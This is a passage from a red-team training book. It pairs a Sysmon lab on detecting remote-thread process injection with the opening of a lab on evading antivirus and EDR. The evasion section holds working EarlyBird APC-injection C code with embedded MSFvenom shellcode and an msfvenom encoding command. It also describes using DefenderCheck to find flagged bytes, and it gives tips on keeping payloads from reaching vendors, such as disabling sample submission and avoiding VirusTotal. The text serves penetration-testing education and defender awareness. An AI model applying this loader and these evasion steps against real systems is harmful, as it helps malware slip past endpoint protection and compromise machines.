    <!--<StartModule condition="is">C:\Windows\system32\kernel32.dll</StartModule> -->
    <TargetImage condition="is">C:\Program Files (x86)\Google\Chrome\Application\chrome.exe</TargetImage>
  </CreateRemoteThread>
</RuleGroup>
```

Figure 213 - Example of Event ID 8 detection rule

First thing we should notice is there are some exclusions in this list. Think about why we would already have exclusions in a configuration file that has millions of downloads. The only explanation is false positives. All the processes listed here produce tons of alerts that are generated by the operating system that are normal activity. What risk is there having exclusions compared to having 1000's of false positives?

Looking at the configuration file we can see our process is not added in the exclusion list, we should be able to load this config file and generate some alerts to detect process injection.

Let's start by installing Sysmon with the **sysmon-config-CreateRemoteThread.xml** file. This can be done by running the following command from an **Administrative** command prompt:

- C:\Sysmon\Sysmon64.exe -i sysmon-config-CreateRemoteThread.xml

Administrator: Command Prompt

```
C:\Users\Administrator\Desktop\Labs\Labs\Lab13 - EarlyBird> C:\Sysmon\Sysmon64.exe -i sysmon-config-CreateRemoteThread.xml

System Monitor v13.33 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2022 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.81
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

C:\Users\Administrator\Desktop\Labs\Labs\Lab13 - EarlyBird>
```

Figure 214 - Example of installing Sysmon with configuration file

If you got no errors, then you know the config file was valid and Sysmon is now installed and using the configuration file specified during installation. Let's go ahead and run our **CreateRemoteThread** program from before. There is a sample **CreateRemoteThread** program in the lab folder that can be used. This program targets remote process **"dllhost.exe"** and injects **calc.exe** into the running process. You are free to use your own here or use the sample provided.

Let's open Event Viewer and find the Sysmon log file by going to the following location:

- **Applications and Services Log > Microsoft > Windows > Sysmon > Operational**

Once you have the logs open let's go ahead and run the **CreateRemoteThread** program and inject into a remote process. Once this has been done go ahead and refresh the event viewer for get the most recent logs. You can do this by clicking into the program and pressing **F5**. This should give you a quick refresh to gather the new data in the event viewer. Once were seeing the updated logs we should see an **event ID 8** in there for the process injection:

StateRepository

Storage-Tiering

StorageManager

StorageManager

StorageSpaces-A

StorageSpaces-D

StorageSpaces-I

StorageSpaces-S

StorDiag

Store

StorPort

Sysmon

Operational

Operational

Number of events: 13 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	4/27/2022 2:51:53 PM	Sysmon	5	Process terminated (rule: ProcessTerminate)
Information	4/27/2022 2:51:52 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/27/2022 2:51:50 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/27/2022 2:51:49 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/27/2022 2:51:49 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/27/2022 2:51:49 PM	Sysmon	8	CreateRemoteThread detected (rule: CreateRe...
Information	4/27/2022 2:51:49 PM	Sysmon	13	Registry value set (rule: RegistryEvent)

Event 8, Sysmon


Figure 215 - Example Event Viewer with Sysmon Logs

If we click on that event and look at the general details, we should now see important information on what happened.

Event 8, Sysmon

General

Details


CreateRemoteThread detected: 

RuleName: -

UtcTime: 2022-04-27 14:51:49.927


SourceProcessGuid: {8f6d02bc-5885-6269-540b-00000000bd01}

SourceProcessId: 4984


SourceImage: C:\Users\Administrator\Desktop\Labs\Labs\Lab13 - EarlyBird\CreateRemoteThread-DllHost.exe 

TargetProcessGuid: {8f6d02bc-f749-6267-4401-00000000bd01}

TargetProcessId: 6612

TargetImage: C:\Windows\System32\DllHost.exe 

NewThreadId: 4516

StartAddress: 0x000001FF22DA0000 

StartModule: -

StartFunction: -

SourceUser: EC2AMAZ-RO3FECM\Administrator

TargetUser: EC2AMAZ-RO3FECM\Administrator

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon Logged: 4/27/2022 2:51:49 PM

Event ID: 8 Task Category: CreateRemoteThread detected (rule: CreateRemoteThread)

Level: Information Keywords:

User: SYSTEM Computer: EC2AMAZ-RO3FECM

OpCode: Info

More Information: [Event Log Online Help](#)

Figure 216 - Example of Sysmon detecting CreateRemoteThread injection

Looking at the data we can see that we were detected by injecting into the “**dllhost.exe**” process from **CreateRemoteThread-DllHost.exe**. This is obviously a huge indicator that a remote process injection took place from an untrusted windows process. Additionally, we are also provided the start address of the memory allocation that was created and where the shellcode should be stored in the remote process. To confirm this let’s open Process hacker and look at the memory section of “**dllhost.exe**”. If we go to the address listed in the **event ID 8** provided by Sysmon we should see the **calc.exe** shellcode in a RWX section:




Figure 217 - Example of shellcode injection within dllhost.exe

Blue teamers take note here, this type of IR work is very easy to do when you have the correct logs following in and out. Detection that a process injection took place is **100%** valid due to our **CreateRemoteThread** program being caught when injecting into **dllhost.exe**. If this was a real-world scenario this Windows box would need to be isolated to determine how the malware was able to first get on disk and then how it was executed.

Let's now add some an exclusion to the Sysmon configuration file and update the Sysmon configuration file to exclude **CreateRemoteThread-DllHost.exe** under Event ID 8:




Figure 218 - Example of adding Sysmon exclusion for CreateRemoteThread-DllHost.exe

If we update Sysmon now with the new config:


```
C:\Users\Administrator\Desktop\Labs\Labs\Lab13 - EarlyBird> C:\Sysmon\Sysmon64.exe -c sysmon-config-CreateRemoteThread.xml

System Monitor v13.33 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2022 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.81
Configuration file validated.
Configuration updated.
```

Figure 219 - Example of updating Sysmon with new XML configuration

We should no longer see any Event ID 8's coming in for the CreateRemoteThread-DllHost.exe process:

Operational Number of events: 5 (!) New events available				
Level	Date and Time	Source	Event ID	Task Category
Information	4/27/2022 3:15:22 PM	Sysmon	5	Process terminated (rule: ProcessTerminate)
Information	4/27/2022 3:15:21 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/27/2022 3:15:21 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/27/2022 3:15:21 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/27/2022 3:15:20 PM	Sysmon	1	Process Create (rule: ProcessCreate)

Figure 220 - Example of Sysmon not detecting CreateRemoteThread due to exclusion added

It's important to note that if an attacker does gain access to a remote system with Sysmon installed its very common that the xml file will be exported off the machine to determine any areas that can be bypassed due to exclusions or missing events configured.

Exercises

1. Create a Sysmon config that will monitor for process tampering.
2. Run the EarlyBird, CreateRemoteThread, and ProcessHollowing payloads and see if you can detect process tampering or process injection.
3. What ways can you come up with to bypass a complex Sysmon config file? What do you notice in the example configs provided?

Lab 24: Attacking AV/EDR Products

In this lab we will dive into how to bypass AV and EDR products from detecting your payloads. This topic is never ending, and this lab will be limited to a few topics. There are 1000's of ways to bypass AV today it is your job to figure out what methods work for you.

System Configuration and Tools:

- Cobalt Strike team server running in docker on Cobalt Strike server
- Cobalt Strike client running on Windows Dev box and Attacker Kali
- GCC on Windows Dev box
- CL.exe on Windows Dev box
- CS Client on Windows Dev box

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108
- Cobalt Strike – 10.10.0.204
- Windows Defender Box – 10.10.0.149

Bypassing Anti-Virus Introduction

When we say bypassing anti-virus (AV), what are we referring to:

- Where malicious code was executed on machines already installed with the latest in end point security
- During penetration tests, where we bypass our clients' end point security to gain further access to a network through vulnerability exploitation, collecting credentials, impersonating users, and other means.

How does anti-virus work?

Antivirus has a very difficult job; it needs to figure out if a file is malicious in an extremely short amount of time in order to not impact the user experience. It's important to understand antivirus bypass techniques to design holistic security that protects your organization. Two common methods used by antivirus solutions to search for malicious software are heuristic and signature-based scans.

- **Signature-based** scanning checks the form of a file, looking for strings and functions which match a known piece of malware.
- **Heuristic-based** scanning looks at the function of a file, using algorithms and patterns to try to determine if the software is doing something suspicious.

Malware authors can choose to interact in two ways with antivirus, the first is on disk and the second is in memory. On disk, a typical example would be a simple executable file. Antivirus has more time to scan and analyze a file on the disk. In memory, antivirus has less time to interact and generally malware is more likely to successfully execute.

Most common ways to bypass AV

Two common ways hackers mitigate antivirus detection are **obfuscation** and **encryption**.

Obfuscation simply distorts the malware while keeping its form. A simple example would be randomizing the case of the characters in a PowerShell script. The function is the same, PowerShell doesn't care about the case of the characters, but it may fool simple signature-based scanning.

Encryption effectively eliminates the ability for antivirus to detect malware through signature alone. Malware authors commonly use 'crypters' to encrypt their malicious payloads. Crypters encrypt a file and attach a 'Stub', a program which will decrypt the contents and then execute them.

There are two types of crypters: '**scantime**' and '**runtime**'.

Scan time crypters are the most naïve and simply decrypt the payload, drop it onto the disk and execute it.

Runtime crypters use various process injection techniques to decrypt the malicious payload and execute it in memory, never touching the disk.

One of the most common process injection methods employed by runtime crypters is '**Process Hollowing**'. The stub first creates a new process in a suspended state using a completely legitimate executable such as explorer.exe. It then 'hollows' this process by unmapping the legitimate process memory and replacing it with the malicious payload before resuming the process.

While there are many different methods of process injection, the principal objective of runtime crypters remains primarily the same, decrypt a malicious payload and execute it without allowing it to touch the disk and thus give the antivirus time to look at the file in-depth.

Sandboxing – Is the Malware "Sandbox Aware?"

Sandboxing is another consideration for malware authors trying to avoid detection. Antivirus can use a virtual environment to execute a file and record what actions it takes, thus bypassing encryption and obfuscation techniques. Some malware is 'sandbox aware', meaning it attempts to identify whether it is being executed in a virtual environment and acts different accordingly.

For long term red team engagements, we will include anti-sandboxing on most payloads that will search for a domain joined machine that must match a certain string of characters. This simple check is a great way to bypass sandboxing since most sandboxes are not domain joined to the client network.

For this lab we will not be doing any anti-sandboxing but wanted to call it out as it is important to keep your binaries alive during long term engagements.

Beating Signature-Based Detection

One of the most important parts of a red team engagement is getting a payload to land on disk from either a phishing attack or by tricking the user into downloading a malicious attachment. Sometimes we start from an assumed point of breach where we have some inside knowledge of what AV is being used. In this case we will be targeting Windows Defender since Defender has improved security detection over the years it's getting harder to bypass with certain payloads.

Signature-based detection is brittle because it relies on matching specific signatures – often text strings – within the object being scanned. As a result, if we modify our payload so the relevant signatures are no longer found, we can evade signature-based detection.

Now that we know what a signature-based detection is, how do we go about identifying what specific signatures are causing Windows Defender to identify our payload as malicious? Matt Hand (@matterpreter) created **DefenderCheck**⁵⁴ to help identify exactly what bytes in a payload cause Defender to mark the payload as malicious. It's a very neat little tool that can save you time when you just need to determine if your payload is going to get flagged as malicious or not.

I am going to use the Early bird payload and code from Lab 13. To give you a fast understanding on how to perform a quick bypass without much effort we can remove the shellcode from the code and test to see if just our code will get us caught without the shellcode. In the below example I modified the code to only use 2 bytes of the shellcode.:

```
int main()
{
    unsigned char buf[] =
        "\x90\x89";

    SIZE_T shellSize = sizeof(buf);
    STARTUPINFOA si = {0};
    PROCESS_INFORMATION pi = {0};

    CreateProcessA("C:\\Windows\\System32\\wbem\\wmiprvse.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
    HANDLE victimProcess = pi.hProcess;
    HANDLE threadHandle = pi.hThread;

    LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;

    WriteProcessMemory(victimProcess, shellAddress, buf, shellSize, NULL);
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
    ResumeThread(threadHandle);

    return 0;
}
```

Figure 221 - Example of removing shellcode to determine detection rate

I have included a sample C++ file in the lab directory for you to work from. You can use Notepad++ to make modifications to the code and build with "cl.exe". This code file is located at the following location:

- C:\Users\Administrator\Desktop\Labs\Labs\Lab 16 - Attacking AV\earlybird.cpp

To build the C++ file, open a Visual Studio x64 command prompt and run the following command:

- cl earlybird.cpp

After a successful build you should see the following:

⁵⁴ <https://github.com/matterpreter/DefenderCheck>

```
C:\Users\Administrator\Desktop\Labs\Labs\Lab 16 - Attacking AV>cl earlybird.cpp
Microsoft (R) C/C++ Optimizing Compiler Version 19.30.30709 for x64
Copyright (C) Microsoft Corporation. All rights reserved.

earlybird.cpp
Microsoft (R) Incremental Linker Version 14.30.30709.0
Copyright (C) Microsoft Corporation. All rights reserved.

/out:earlybird.exe
earlybird.obj
```

Figure 222 - Example of cl.exe output and generation of EXE file

I have dropped the **DefenderCheck** executable in the Lab folder so it will be easy to make quick modifications and then perform a Defender check. If we run the following command:

DefenderCheck.exe earlybird.exe

We will start the analysis to determine if the file is malicious:

```
C:\Users\Administrator\Desktop\Labs\Labs\Lab 16 - Attacking AV>DefenderCheck.exe earlybird.exe
[-] C:\Temp doesn't exist. Creating it...
Target file size: 95744 bytes
Analyzing...

Exhausted the search. The binary looks good to go!

C:\Users\Administrator\Desktop\Labs\Labs\Lab 16 - Attacking AV>
```

Figure 223 - Example of DefenderCheck not detecting binary

From the example above it looks like the file is clean, to check if this is accurate let's drop this binary on the Windows Defender box. To do this I am using the Guacamole Fileshare that is linked to all machines within the environment, you can move files back and forth here.




Figure 224 - Example of Guacamole FileShare

If we drop that file in the share and remote to the Windows Defender box located at 10.10.0.149, we can then copy and paste our payload to the desktop to see if Defender will pick up this file. Before we do this let's look at our settings for Defender first:




Figure 225 - Example of Windows Defender settings

We want to make sure the only option enabled is **Real-time protection**. This will allow Defender to check the file but will prevent the exe from being uploaded to the cloud. When building binaries for real engagements it's important to turn off sample submissions. Using online platforms like VirusTotal⁵⁵ can get you busted in a few days if you upload your final binary.

Now we can copy and paste our payload to the desktop. As shown below the file was not detected and everything looks clean. We can even attempt to run it and Defender does not care.

⁵⁵ <https://www.virustotal.com/gui/home/upload>




Figure 226 - Example of testing payload against Windows Defender real-time protection

So, we have a clean binary with no shellcode. We have now determined that our code is clean and not the issue. Let's look at how **DefenderCheck** reacts with a simple MSFvenom calc payload. If we generate shellcode and then add the shellcode to our code:

```

3  int main()
4  {
5
6
7      unsigned char buf[] =
8          "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
9          "\x51\x56\x48\x31\xd2\x65\x48\xb5\x52\x60\x48\xb5\x52\x18\x48"
10         "\x8b\x52\x20\x48\xb7\x72\x50\x48\xf7\x4a\x4a\x4d\x31\xc9"
11         "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
12         "\x01\xc1\xe2\xed\x52\x41\x51\x48\xb5\x52\x20\x8b\x42\x3c\x48"
13         "\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
14         "\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
15         "\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
16         "\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
17         "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
18         "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
19         "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
20         "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
21         "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
22         "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
23         "\x87\xff\xd5\xbb\xaa\xc5\xe2\x5d\x41\xba\xa6\x95\xbd\x9d\xff"
24         "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
25         "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
26         "\x63\x2e\x65\x78\x65\x00";
27
28
29     SIZE_T shellSize = sizeof(buf);
30     STARTUPINFOA si = {0};
31     PROCESS_INFORMATION pi = {0};
32
33     CreateProcessA("C:\\Windows\\System32\\wbem\\wmiprvse.exe", NULL, NULL, NULL, FALSE,

```

Figure 227 - Example of using MSFvenom shellcode

We can build using same method as before rerun the DefenderCheck against our new binary:

```
C:\Users\Administrator\Desktop\Labs\Labs\Lab 16 - Attacking AV>DefenderCheck.exe earlybird.exe
Target file size: 96256 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x15CFD in the original file
File matched signature: "Trojan:Win64/Meterpreter.E" ←

00000000  00 00 00 00 00 00 00 00 00 00 00 08 77 01 40 01  .....w·@·
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000020  00 00 00 00 00 00 00 00 00 00 00 08 77 01 40 01  .....w·@·
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000040  00 00 00 00 00 00 00 00 00 00 00 08 77 01 40 01  .....w·@·
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000060  00 00 00 00 00 00 00 00 00 00 00 08 77 01 40 01  .....w·@·
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000090  00 00 00 00 00 00 00 00 00 00 00 10 77 01 40 01  .....w·@·
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
000000B0  00 00 00 70 01 01 40 01 00 00 00 F0 02 01 40 01  ...p·@·...d·@·
000000C0  00 00 00 70 F7 00 40 01 00 00 00 00 00 00 00 00  ...p÷·@·.....
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
000000F0  00 00 00 00 00 00 00 00 00 00 00 A0 75 01 40 01  .....u·@·
```

Figure 228 - Example of DefenderCheck detecting MSFvenom shellcode

Looks like we got hit for a Meterpreter shellcode which is a common detection type for MSFvenom shellcodes. Let's go ahead and try to encode this shellcode with MSFvenom to see if we can bypass detection that way. Let's run the following command:

- **msfvenom --payload windows/x64/exec CMD="calc.exe" EXITFUNC="none" -a x64 --platform windows -e x64/xor_dynamic -i 15 -b '\x00\x0a\x0b' -f C**

The above command will attempt to encode the shellcode with **xor_dynamic** with **15** iterations. We also want to remove bad chars such as **"\x00"** which could cause our payload to fail when executed in memory.

```
john.stigerwalt@PQQL3378 Labs % msfvenom --payload windows/x64/exec C
Found 1 compatible encoders
Attempting to encode payload with 15 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 326 (iteration=0)
x64/xor_dynamic succeeded with size 376 (iteration=1)
x64/xor_dynamic succeeded with size 426 (iteration=2)
x64/xor_dynamic succeeded with size 476 (iteration=3)
x64/xor_dynamic succeeded with size 526 (iteration=4)
x64/xor_dynamic succeeded with size 576 (iteration=5)
x64/xor_dynamic succeeded with size 626 (iteration=6)
x64/xor_dynamic succeeded with size 677 (iteration=7)
x64/xor_dynamic succeeded with size 728 (iteration=8)
x64/xor_dynamic succeeded with size 779 (iteration=9)
x64/xor_dynamic succeeded with size 830 (iteration=10)
